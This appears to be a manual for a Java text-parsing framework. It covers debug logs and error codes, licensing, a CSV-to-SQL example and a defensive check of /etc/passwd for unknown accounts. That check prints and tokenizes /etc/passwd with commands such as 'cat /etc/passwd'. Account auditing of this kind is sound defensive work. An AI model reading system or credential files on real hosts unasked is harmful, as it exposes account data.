peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/tst03$
```

Bug-Hunting and Error-Handling

Introduction

Except for the Swing application (`WriteShellScript.class`), every program can be called in debug mode by specifying `-d` as the last parameter. In this case, a detailed log file is written to the current working directory. Error messages are always marked with three stars: `***` as system-output on the terminal:

```
ParseTokens <loader-program> <pInFile> <template> <output-file with results>
*** (PTK-0820) readLdrPrgToArr() - each NEXT-value must have a valid target: "STP01".
*** (PTK-0730) main() [820]
 0
exit with error
```

Each program has a short-cut, which is the prefix of each error-message-number:

```
FilterComments.class    *** (FCM-<...>) ...
BuildTokens.class       *** (BTK-<...>) ...
UpdateKeywords.class    *** (UKW-<...>) ...
ParseTokens.class       *** (PTK-<...>) ...
WriteShellScript.class  *** (WSC-<...>) ...
Crypt.class             *** (CRY-<...>) ...
SegFinder.class         *** (SEG-<...>) ...
HelperClass.class       *** (HCL-<...>) ...
```

Log-messages have the same prefix, but they have no stars and prefix and message number are enclosed in square brackets.

Example: `[FCM-0110] got the valid license-key? true`

`FilterComments.log`

At the beginning of the log-file the command-line is logged. The rest of this file is import for the software-developer for the bug-hunting. The log file is too technical for a user. Please send this file to `info@peterbug.de` if you find an error in this program:

```
command-line: java FilterComments  /b parserPrg.txt parserTmp.txt UTF_8 UTF_8 -d
IN-Charset: UTF_8 OUT Charset: UTF_8
[FCM-030]  filters /*..*/
[FCM-040]  and //..LF
[FCM-090] masking of ' and " by backslash: mask_q=b mask_Q=b
[FCM-110] got the valid license-key? true
[010]
[020] {2} /
[020] {6} /
[020] {1}
.....
```

BuildTokens.log

At the beginning of the log-file the command-line is logged. The rest of this file is import for the software-developer for the bug-hunting. The log file is too technical for a user. Please send this file to info@peterbug.de if you find an error in this program:

```
command-line: java BuildTokens  .,b parserTmp.txt parserExe.txt UTF_8 UTF_8 -d
IN-Charset: UTF_8 OUT Charset: UTF_8
[FCM-110] got the valid license-key? true
[BTK-630].4 tokenizer="3GL" sDeciSep='.' s1000Sep=',' buildToken3GL()
[BTK-170].LNr.: 1.buildToken3GL(String parserTmp.txt, String parserExe.txt)
[BTK-180].LNr.: 1.    sIntInAct=65535 sChrInAct='' sChrInNxt='' ctrActChr.charAt(0)='o'
      ctrActChr.charAt(1)=' '
[BTK-190].LNr.: 19.(w) sIntInAct=83 sChrInAct='S' sChrInNxt='T' ctrActChr.charAt(0)='l'
      ctrActChr.charAt(1)=' '
[BTK-200].LNr.: 19.(w) sIntInAct=84 sChrInAct='T' sChrInNxt='A' ctrActChr.charAt(0)='l'
      ctrActChr.charAt(1)=' '
[BTK-200].LNr.: 19.(w) sIntInAct=65 sChrInAct='A' sChrInNxt='R' ctrActChr.charAt(0)='l'
      ctrActChr.charAt(1)=' '
.....
```

UpdateKeywords.log

At the beginning of the log-file the command-line is logged. The rest of this file is import for the software-developer for the bug-hunting. The log file is too technical for a user. Please send this file to info@peterbug.de if you find an error in this program:

```
command-line: java UpdateKeywords  -i OraSqlKwList.txt inFileTmp2.txt inFileTmp3.txt UTF_8
UTF_8 -d
IN-Charset: UTF_8 OUT Charset: UTF_8
[UKW-080] update inFileTmp2.txt with the keyword-list OraSqlKwList.txt into inFileTmp3.txt ...
[UKW-010] readKWToArr(OraSqlKwList.txt)
[UKW-020] readKWToArr() read from "OraSqlKwList.txt" 110 keywords into array:  changed to
upper case
.....
```

[UKW-030] The list of all keywords read from the input-file.

```
.....
```

[UKW-040] The token is a word and was found in the keyword-list; the token-type is changed to 'k' (for keyword).

```
.....
```

[UKW-050] The token is a word and was NOT found in the keyword-list; the line remains unchanged.

```
.....
```

[UKW-060] The token is NOT a word and the line remains unchanged.

```
.....
```

[UKW-070] The line has an invalid content.

HelperClass.log

This log-file can be helpful to find the reason for a problem. The log file is readable for a user. Please send this file to info@peterbug.de if you find an error in this program At the beginning of the log-file the command-line is logged. The meaning of all messages of the Helper-Class is well explained in the message-text:

```
[HCL-080] readTAFrCfgFile() license-key-file with class-path="TAFrConf.txt"
[HCL-010] got a license-key: "123456789"
```

```
[HCL-011] got JDBC_DB_URL: "jdbc:postgresql://localhost:5432/testdb"
[HCL-012] got user for JDBC_SQL: "db_manager"
[HCL-013] got password for JDBC_SQL: "79..."
[HCL-014] got JDBC_SQL for JDBCa: "INSERT INTO event_logs
(event_sys,event_time,event_type,event_data) VALUES ('OS',?);"
[HCL-015] got JDBC_SQL for JDBCb: "INSERT INTO event_logs
(event_sys,event_time,event_type,event_data) VALUES ('PSQL',?);"
[HCL-016] got JDBC_SQL for JDBCc: "INSERT INTO fw_logs
(blk_TIME,blk_TCOR,blk_HOST,blk_KERNEL,blk_ACT,blk_IN,blk_OUT, ...
[HCL-017] got JDBC_SQL for JDBCd: "delete from event_logs"
[HCL-018] got JDBC_SQL for JDBCe: "delete from fw_logs"
[HCL-100] got the valid license-key.
[HCL-080] readTAFrCfgFile() license-key-file with class-path="TAFrConf.txt"
[HCL-010] got a license-key: "342020143"
[HCL-011] got JDBC_DB_URL: "jdbc:postgresql://localhost:5432/testdb"
[HCL-012] got user for JDBC_SQL: "db_manager"
[HCL-013] got password for JDBC_SQL: "79..."
[HCL-014] got JDBC_SQL for JDBCa: "INSERT INTO event_logs ...
[HCL-015] got JDBC_SQL for JDBCb: "INSERT INTO event_logs ...
[HCL-016] got JDBC_SQL for JDBCc: "INSERT INTO fw_logs ...
[HCL-017] got JDBC_SQL for JDBCd: "delete from event_logs"
[HCL-018] got JDBC_SQL for JDBCe: "delete from fw_logs"
[HCL-100] got the valid license-key.
[HCL-080] readTAFrCfgFile() license-key-file with class-path="TAFrConf.txt"
[HCL-010] got a license-key: "342020143"
[HCL-011] got JDBC_DB_URL: "jdbc:postgresql://localhost:5432/testdb"
[HCL-012] got user for JDBC_SQL: "db_manager"
[HCL-013] got password for JDBC_SQL: "79..."
[HCL-014] got JDBC_SQL for JDBCa: "INSERT INTO event_logs ...
[HCL-015] got JDBC_SQL for JDBCb: "INSERT INTO event_logs ...
[HCL-016] got JDBC_SQL for JDBCc: "INSERT INTO fw_logs ...
[HCL-017] got JDBC_SQL for JDBCd: "delete from event_logs"
[HCL-018] got JDBC_SQL for JDBCe: "delete from fw_logs"
[HCL-100] got the valid license-key.
[HCL-080] readTAFrCfgFile() license-key-file with class-path="TAFrConf.txt"
[HCL-010] got a license-key: "342020143"
[HCL-011] got JDBC_DB_URL: "jdbc:postgresql://localhost:5432/testdb"
[HCL-012] got user for JDBC_SQL: "db_manager"
[HCL-013] got password for JDBC_SQL: "79..."
[HCL-014] got JDBC_SQL for JDBCa: "INSERT INTO event_logs ...
[HCL-015] got JDBC_SQL for JDBCb: "INSERT INTO event_logs ...
[HCL-016] got JDBC_SQL for JDBCc: "INSERT INTO fw_logs ...
[HCL-017] got JDBC_SQL for JDBCd: "delete from event_logs"
[HCL-018] got JDBC_SQL for JDBCe: "delete from fw_logs"
[HCL-100] got the valid license-key
......
```

ParseTokens.log

This log-file can be helpful to find the reason for a problem. The log file is readable for a user. Please send this file to `info@peterbug.de` if you find an error in this program. At the beginning of the log-file the command-line is logged.

The meaning of all messages of this program is well explained in the message-text. In the example above `ParseTokens.class` reports a missing label. The call stack is almost always displayed above error messages. For example, a typo for the function `clrNthBVA` is displayed as follows:

```
*** (PTK-440) execFunctions() - invalid function: "clrNthBVA" 3
*** (PTK-640) parseTokenList() [440] 3
*** (PTK-760) main() [640]
```

All function-name starts with an upper-case character: `ClrNthBVA` is correct. For the bug-hunting this log-file will help.

An Example:

```
//
//LABEL MTYP    VAL        TTYP EXEC                                                    CALL  NEXT    //
 START  EQT     $null           ClrNthBVA_ClrIVA_WrtTM01_IncrIV01_IncrIV02_IncrIV02    $null STP1    //
 START  $null   $null       -    $null                                                  $null START   //
```

In the parser-program above the value for the token-type (TTYP) is missing (the grey marked field).

The error-message:

```
*** (PTK-495) readLdrPrgToArr() - invalid value; check Log-file. Each column must have a value or "$null".
      "START" "EQT" "$null" "ClrNthBVA_ClrIVA_WrtTM01_IncrIV01_IncrIV02_IncrIV02" "$null" "STP1" "START"
      "$null" "$null" "-" "$null" "$null" "START" "STP1"
*** (PTK-730) main() [495]
```

The hint for this error is written in the first line:

```
*** (PTK-495) readLdrPrgToArr() - invalid value; check Log-file.
Each column must have a value or "$null".
```

This log-file can be helpful to find the reason for a problem:

```
-------------------------------------
[PTK-200] got token from infile (=token-list): "s 0000000001 }".
[PTK-210] line in "inFile1.txt"=1 token="}" token-type='s' ()-stack=0 []-stack=0 {}-stack=0.

[PTK-220] label found=>label-match in parserprg=["SUB2"/1] in token-list=["SUB2"/5]

[PTK-045] try to match token & token-type: parser-prog.=["EQV" '-' "}"] token-list=['s' "}"]
[PTK-230] - matched token at label "SUB2": parserprg=["EQV" '-' "}"] token-list=['s' "}" 1]

[PTK-110] execute functions - the function list="$null".
[PTK-130] - execute function="$null" deact.next.func.=false

[PTK-240] the values of the BindVar.[01..90] (content only)
 BvVar[0]="{"

[PTK-250] the values of the IncrementVar.[01..90] (content only)
 IvVar[0]="2"
 IvVar[1]="3"

[PTK-260] the values of the BindVarIndex[0..25]  (content only) - first free pos.in stack=0

[PTK-290] process next: next-label="SUB3" call-stack:"STP1" "null" "null" "null" "null" "null"
"null" "null"
.....

-------------------------------------
```

Each processed line is delimited by hyphens: `-------------------------------------`

`[PTK-200]` The line read from `BuildTokens.class`.
`[PTK-210]` The name of the input-file, the token to be processed, the token type and the call-stack.
`[PTK-220]` Match for the actual label.
`[PTK-045]` Try to match token & token-type.
`[PTK-230]` The successful match.
`[PTK-110]` The function list.
`[PTK-130]` Infos about the processed functions.

```
[PTK-240] The values of the BindVar.[01..90] (content only); only :BV01 has a value.
              The array has 100 elements: 0..99. The index of the value of the Bindvar.
               is the number of the bind-var. minus 1: :BV01 = BvVar[0]="{"
[PTK-250] The values of the IncrementVar.[01..90] (content only).
 IvVar[0]="2"
 IvVar[1]="3"
[PTK-260] The values of the BindVarIndex[0..25]  (content only) - first free pos. in stack.
              In the arrayBindVarIndex[] the unique values are stored.
[PTK-290] Process of the next-label and the label for calling a sub-program.
.....
```

SegFinder.log (working-mode check=check a file)

This log-file can be helpful to find the reason for a problem. The log file is not readable for a user. Please send this file to info@peterbug.de if you find an error in this program. At the beginning of the log-file the command-line is logged. This log-file can be helpful to find the reason for a problem:

```
command-line: java SegFinder  check outFile1.txt outFile2.txt UTF_8 UTF_8 -d
[SEG-240] got the valid license-key? true
[SEG-250] check & replace chars in file ""; output: "outFile2.txt" ...
.....
```

SegFinder.log (working-mode pmatch=pattern match)

This log-file can be helpful to find the reason for a problem. The log file is not readable for a user. Please send this file to info@peterbug.de if you find an error in this program. At the beginning of the log-file the command-line is logged:

```
command-line: java SegFinder  -i pmatch inFileChk2.txt inFileTstcodTokKW2.txt UTF_8 UTF_8 -d
[SEG-240] got the valid license-key? true
[SEG-260] search patterns from file "inFileChk2.txt" in file "inFileTstcodTokKW2.txt" ...

[SEG-100] read 152 lines from file "inFileTstcodTokKW2.txt" into an array.

-------------------------------------
[SEG-110] file with patterns: "inFileChk2.txt"; pattern(s): "when others then null ;"
[SEG-120] act.pattern-list (5):  WHEN OTHERS THEN NULL ;
[SEG-125]  patLstLen==5 ptPosInLin=1 1 isLstInLin=false nxTkMstMat=false acTkHasMat=false sPattern="WHEN"
        {k} 0000000002 FUNCTION              notPattern=false skpPattern=false 2
[SEG-125]  patLstLen==5 ptPosInLin=1 2 isLstInLin=false nxTkMstMat=false acTkHasMat=false sPattern="WHEN"
        {w} 0000000002 DATE_OK               notPattern=false skpPattern=false 2
[SEG-125]  patLstLen==5 ptPosInLin=1 2 isLstInLin=false nxTkMstMat=false acTkHasMat=false sPattern="WHEN"
        {s} 0000000002 (                     notPattern=false skpPattern=false 2
[SEG-125]  patLstLen==5 ptPosInLin=1 2 isLstInLin=false nxTkMstMat=false acTkHasMat=false sPattern="WHEN"
        {w} 0000000002 P_DATA_ID      notPattern=false skpPattern=false 2
[SEG-125]  patLstLen==5 ptPosInLin=1 2 isLstInLin=false nxTkMstMat=false acTkHasMat=false sPattern="WHEN"
        {k} 0000000002 VARCHAR2              notPattern=false skpPattern=false 2
.....
```

SegFinder.log (working-mode cfile=compare 2 files)

This log-file can be helpful to find the reason for a problem. The log file is readable for a user. Please send this file to info@peterbug.de if you find an error in this program. At the beginning of the log-file the command-line is logged. Each pattern must be delimited by a space. `return;` is invalid; `return ;` is correct:

```
command-line: java SegFinder  -s cfile ./passwd1.tok ./passwd2.tok UTF_8 UTF_8 -d
[SEG-240] got the valid license-key? true
[SEG-270] compare tokens from file "./passwd1.tok" with file "./passwd2.tok" ...

[SEG-200].0 file with lines of tokens to be compared to in-file-2: file-1=./passwd1.tok"
```

```
[SEG-210] 0 file with lines of tokens to be compared to in-file-2: file-2=./passwd2.tok"
[SEG-220]  1=""  2="*"
[SEG-220]  1="w 0000000001 root"  2="w 0000000001 root"
[SEG-220]  1="p 0000000001 :"  2="p 0000000001 :"
[SEG-220]  1="w 0000000001 x"  2="w 0000000001 x"
[SEG-220]  1="p 0000000001 :"  2="p 0000000001 :"
[SEG-220]  1="n 0000000001 0"  2="n 0000000001 0"
[SEG-220]  1="p 0000000001 :"  2="p 0000000001 :"
[SEG-220]  1="n 0000000001 0"  2="n 0000000001 0"
[SEG-220]  1="p 0000000001 :"  2="p 0000000001 :"
.....
```

The License-Key

Only the test-version of this framework is free. Without a valid license-key the amount of data that could be processed is limited.

This software is free to use for non-commercial purposes. You can get the license-key by e-mail. Send a mail with your name and your address to info@peterbug.de. I will not answer to mails from Iran, Russia or North Korea!

I think, that the price for a good IT-book is appropriate for a personal license of the framework.

The name of the file with the license-key is `TAFrConf.txt`. The character-set of this file must be `UTF_8`. It must be stored in the actual working-directory or in the directory which is specified by the class-path in the configuration-file `WriteShellScript.cfg`.
In the example below: `.../java/src/TAFrConf.txt`

Only the first line from this file is read for the check of the license-key. It must be the valid key; otherwise the amount of data that could be processed is limited.

The license-key is always a number of 9 digits without a decimal separator or white spaces.
The result of the check of the license-key is written to the log-file `HelperClass.log`:

```
command-line: java ParseTokens  parserExe.txt inFileTmp2.txt
IN-Charset: UTF_8 OUT Charset: UTF_8
[PTK-110] got the valid license-key? true
```

Please respect the copy-right of this framework.

An example for the file `TAFrConf.txt`:


```
#
# DO NOT CHANGE THE ORDER OF THIS CFG-DATA!!
#
# the license key
123456789
# the URL of the database
jdbc:postgresql://localhost:5432/testdb
# the username or the role of the table-owner
```

This is not the valid license-key!

Example: CSV to SQL (`/exa03`)

The task: A spreadsheet should be loaded into a RDBMS by a SQL-script.

Specify a directory:




Copy CSV-file into this directory:

```
...\TAFr\java\/exa03\spreadsheet.csv
```


Create two templates. The first template is used for the header:

```
...\TAFr\java\/exa03\templ01.txt
```



The second template is used to format a record. For each column in the spreadsheet and CSV file, a column is provided in the table into which the data from the CSV files is loaded.

```
...\TAFr\java\/exa03\templ02.txt
```



Create the parser-program:

```
...\TAFr\java\/exa03\parserPrg.txt
```

```
//
//LABEL MTYP    VAL        TTYP EXEC                                          CALL  NEXT
 START EQT     $null         v  ClrBVI_ClrIVA_AssDTmBV90_WrtTM01_PbkTok       $null STP01
 START $null   $null         -  $null                                        $null START

 STP01 EQT     $null         v  AssTokBV01                                    $null STP01
 STP01 EQT     $null         s  $null                                        $null STP02
 STP01 EQT     $null         l  $null                                        SUB01 STP01

 STP02 EQT     $null         v  AssTokBV02                                    $null STP02
 STP02 EQT     $null         s  $null                                        $null STP03
 STP02 EQT     $null         l  $null                                        SUB01 STP01
```

All tokens are skipped to the first token of token type value. They only contain control characters.

Then all bind and increment variables are initialized, the date and time is written into the bind variable `:BV90`, which is specified in template no. 1. Then template 1 is written to the file system and finally the token is used again for the next processing (push-back token: `PbkTok`).

Now a work step with 3 lines is defined for each column:

```
//LAB. MTYP VAL  TP EXEC       CALL  NEXT
 STP01 EQT  $null v AssTokBV01 $null STP01 // assign token to :BV and expect a separator or a LF
 STP01 EQT  $null s $null      $null STP02 // got a separator; expect next value
 STP01 EQT  $null l $null      SUB01 STP01 // got a lf: write data to template & start with a new record
```

If a token of type value is to be processed, the value of the token is assigned to the bind var 1 (line 1). The next token expected is a separator (line 2). If a line feed is to be processed, the current data record is written to the template with the number 2 in subroutine SUB01 and the next data record is processed by starting again at label STP01.

At `STP14` the last value of a line is processed. In `SUB01` a line is written into template 2, the actual token is pushed back, because it is the first value of the new line.

```
//LAB. MTYP VAL  TP EXEC      CALL  NEXT
 STP14 EQT $null v AssTokBV14 $null STP14 // assign token to :BV and expect a separator or a LF
 STP14 EQT $null s $null      $null STP15 // got a separator; expect a LF
 STP14 EQT $null l $null      SUB01 STP01 // write data to template and start with the new record

 STP15 EQT $null l $null      SUB01 STP01 // write data to template and start with the new record

 SUB01 EQT $null v IncrIV01_WrtTM02_PbkTok $null $return // write data to templ.a.start with new rec
 SUB01 EQT $null s IncrIV01_WrtTM02_PbkTok $null $return // write data to templ.a.start with new rec
 SUB01 EQT $null l IncrIV01_WrtTM02        $null $return // write data to templ.a.start with new rec

 FINAL $null $null - $null $null $null //

 $null $null $null - $null $null $null // stop-record - is mandatory
```

No FINAL processing is specified.

For creating the shell-script an editor was used:

```
rm *.log
java -cp ../src FilterComments /b  parserprg.txt parsertmp.txt UTF_8 UTF_8 -d
java -cp ../src BuildTokens    3GL parsertmp.txt parserexe.txt UTF_8 UTF_8 -d
java -cp ../src BuildTokens ";SV" spreadsheet.csv spreadsheet.tok ISO_8859_1 UTF_8 -d
java -cp ../src ParseTokens parserexe.txt spreadsheet.tok nil,templ00.txt dbinput.sql UTF_8 UTF_8 -d
```

Make the shell-script executable:

```
 chmod 750 ShellScript.sh
```

Execute the shell-script:

```
./ShellScript.sh
```

The result:

```
/*============================================================================*/
/* Run at 18.06.2024 16:11:06 */
/*============================================================================*/

INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (1,'GENESIS-Tabelle: ''13311-0001''','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NU
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (2,'Erwerbstätige, Arbeitnehmer, Selbständige und mithelfende','NULL','NULL','NULL','NULL','NULL','NULL','NULL
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (3,'Familienangehörige (im Inland): Deutschland, Jahre,','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NUL
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (4,'Wirtschaftszweige','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NU
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (5,'Länderberechnung Erwerbstätige','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NUL
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (6,'Deutschland','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL','NULL');
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (7,'Deutschland','NULL','NULL','NULL','2014','2015','2016','2017','2018','2019','2020','2021','2022','2023');
```

Example: Check of System-Files (`/exa04`)

Regular checking of files containing critical system data is strongly recommended in terms of IT security. If a hacker adds a line into `/etc/passwd` for an account into a unix system, this should be registered immediately.

A simple check of the system-file `/etc/passwd`, which contains a line for each account of the Unix-system:

```
40  //
41  //LABEL MTYP   VAL    TTYP EXEC                          CALL  NEXT
42
43  // if ttyp=k clear/Init.Bind- & Inct.var, write date&time to :BV90 and write templ.01
44  START EQT     $null  k    ClrBVI_ClrIVA_AssDTmBV90_WrtTM01  SUB01 STP01
45  START $null   $null  -    $null                          $null START  // skip techn.chars till first value
46
47  STP01 EQT     $null  k    $null                          SUB01 STP01  // assign token to :BV & expect separ.or LF
48  STP01 EQT     $null  w    AssLinBV01_AssTokBV02_WrtTM02  SUB01 STP01  // got a separator; expect next value
49
50  SUB01 EQT     $null  l    $null                          $null $return // start of next line=>jump back
51  SUB01 $null   $null  -    $null                          $null SUB01  // skip token
52
53  FINAL $null   $null  -    $null                          $null $null  //
54
55  $null $null   $null  -    $null                          $null $null  // stop-record - is mandatory
56
```

In line 44 all bind- and increment-var. are initialized and all tokens are skipped till token-type=`keyword`.

All accounts, that are checked and ok are marked with the token-type `keyword`. The checked file `/etc/passwd` is stored into the file for keywords:

```
 1  root
 2  daemon
 3  bin
 4  sys
 5  sync
 6  games
 7  man
 8  lp
 9  mail
10  news
11  uucp
12  proxy
```

.....

```
39  whoopsie
40  colord
41  geoclue
42  pulse
43  gnome-initial-setup
44  gdm
45  systemd-coredump
46  debian-tor
47  fwupd-refresh
48  systemd-oom
49  sssd
50  peter
```

If a line starts with a keyword, a checked account is found. In the subprogram `SUB01` all tokens of the line are skipped. If the first token of a line has the token-type word, the line is in the list of the checked account and this should be checked.


The file `/etc/passwd`:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa04$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

The token-list of the file `/etc/passwd` after the update with the keyword-list, that stores the checked accounts:

```
 1  k·0000000001·root
 2  p·0000000001·:
 3  w·0000000001·x
 4  p·0000000001·:
 5  n·0000000001·0
 6  p·0000000001·:
 7  n·0000000001·0
 8  p·0000000001·:
 9  k·0000000001·root
10  p·0000000001·:/
11  k·0000000001·root
12  p·0000000001·:/
13  w·0000000001·bin/bash
14  l·0000000002·LF
15  k·0000000002·daemon
16  p·0000000002·:
17  w·0000000002·x
18  p·0000000002·:
19  n·0000000002·1
20  p·0000000002·:
21  n·0000000002·1
22  p·0000000002·:
23  k·0000000002·daemon
24  p·0000000002·:/
25  w·0000000002·usr/sbin
26  p·0000000002·:/
27  w·0000000002·usr/sbin/nologin
28  l·0000000003·LF
29  k·0000000003·bin
30  p·0000000003·:
31  w·0000000003·x
32  p·0000000003·:
33  n·0000000003·2
```

After an upgrade of my Ubuntu-system the new accounts are published in the HTML-file:



The make-file of this example:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa04$ cat mk2.sh
#--- remove the old log-files
rm ./*.log
rm ./passwdChk*.html

#--- parser-program: remove comments and build the tokens
java -cp /home/peter/pbug/java/src FilterComments /b parserprg.txt parsertmp.txt
java -cp /home/peter/pbug/java/src BuildTokens ".,b" parsertmp.txt parserexe.txt

java -cp ../src BuildTokens "LOG" /etc/passwd passwd.tok
java -cp ../src UpdateKeywords -s usrUbuntu.txt passwd.tok passwd.kwd

#--- ParseTokens <loader-program> <pInFile> <template> <output-file with results>
java -cp /home/peter/pbug/java/src ParseTokens parserexe.txt passwd.kwd nil,templ00.txt passwdChk_ddMMyy_HHmm.html

#--- remove the tmp-files
rm parsertmp.txt
rm parserexe.txt
rm passwd.tok
rm passwd.kwd
peter@peter-Aspire-A315-51:~/pbug/java/exa04$
```

The tokenizer for LOG-files is used in this example.

The template for writing an account, that should be checked:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa04$ cat templ02.txt
    <h4>line :BV01 unknown user ":BV02"</h4>
peter@peter-Aspire-A315-51:~/pbug/java/exa04$
```

You can copy the file `/etc/passwd` directly after an new installation or an upgrade. The file(s) should be encrypted (with `crypt.class` for example). For a check the **copy** of the file must be decrypted and compared to the file(s) to be checked. A hacker will not have a chance to infect all passwd-files for example, that he or she will find on your Unix-system.

Example: Check critical Config-files and Scripts (`/exa06`)

In this example the critical file `/etc/passwd` will be checked. The actual password-file is checked against a compare-file, that is copied and saved to a secret and save place. To protect this file it is encrypted. To get a difference for this example the line for the os-user `games` was deleted in the check-file. In this example the check-file and the password-file for the decryption is stored in the directory /`exa06`. This is not very save, but this is only a example.

The working steps:

1.) Build tokens from the password-file of this system; use the tokenizer for LOG-files:

```
java -cp ../src BuildTokens "LOG" /etc/passwd ./passwd1.tok
```

2.) The check-file must be decrypted. The passwords are saved in the file `pwf`. A system-administrator can store such a file on an USB-stick. The passwords cannot be read from the command line. The unix-command `ps -ef` is sometimes a good way to do this. The password for the decryption is piped from an USB-stick:

```
java -cp ../src Crypt dec passwdChk.enc passwdChk.dec < /media/admin/pwf
```

3.) Build tokens from the password-check file; use the tokenizer for LOG-files.

```
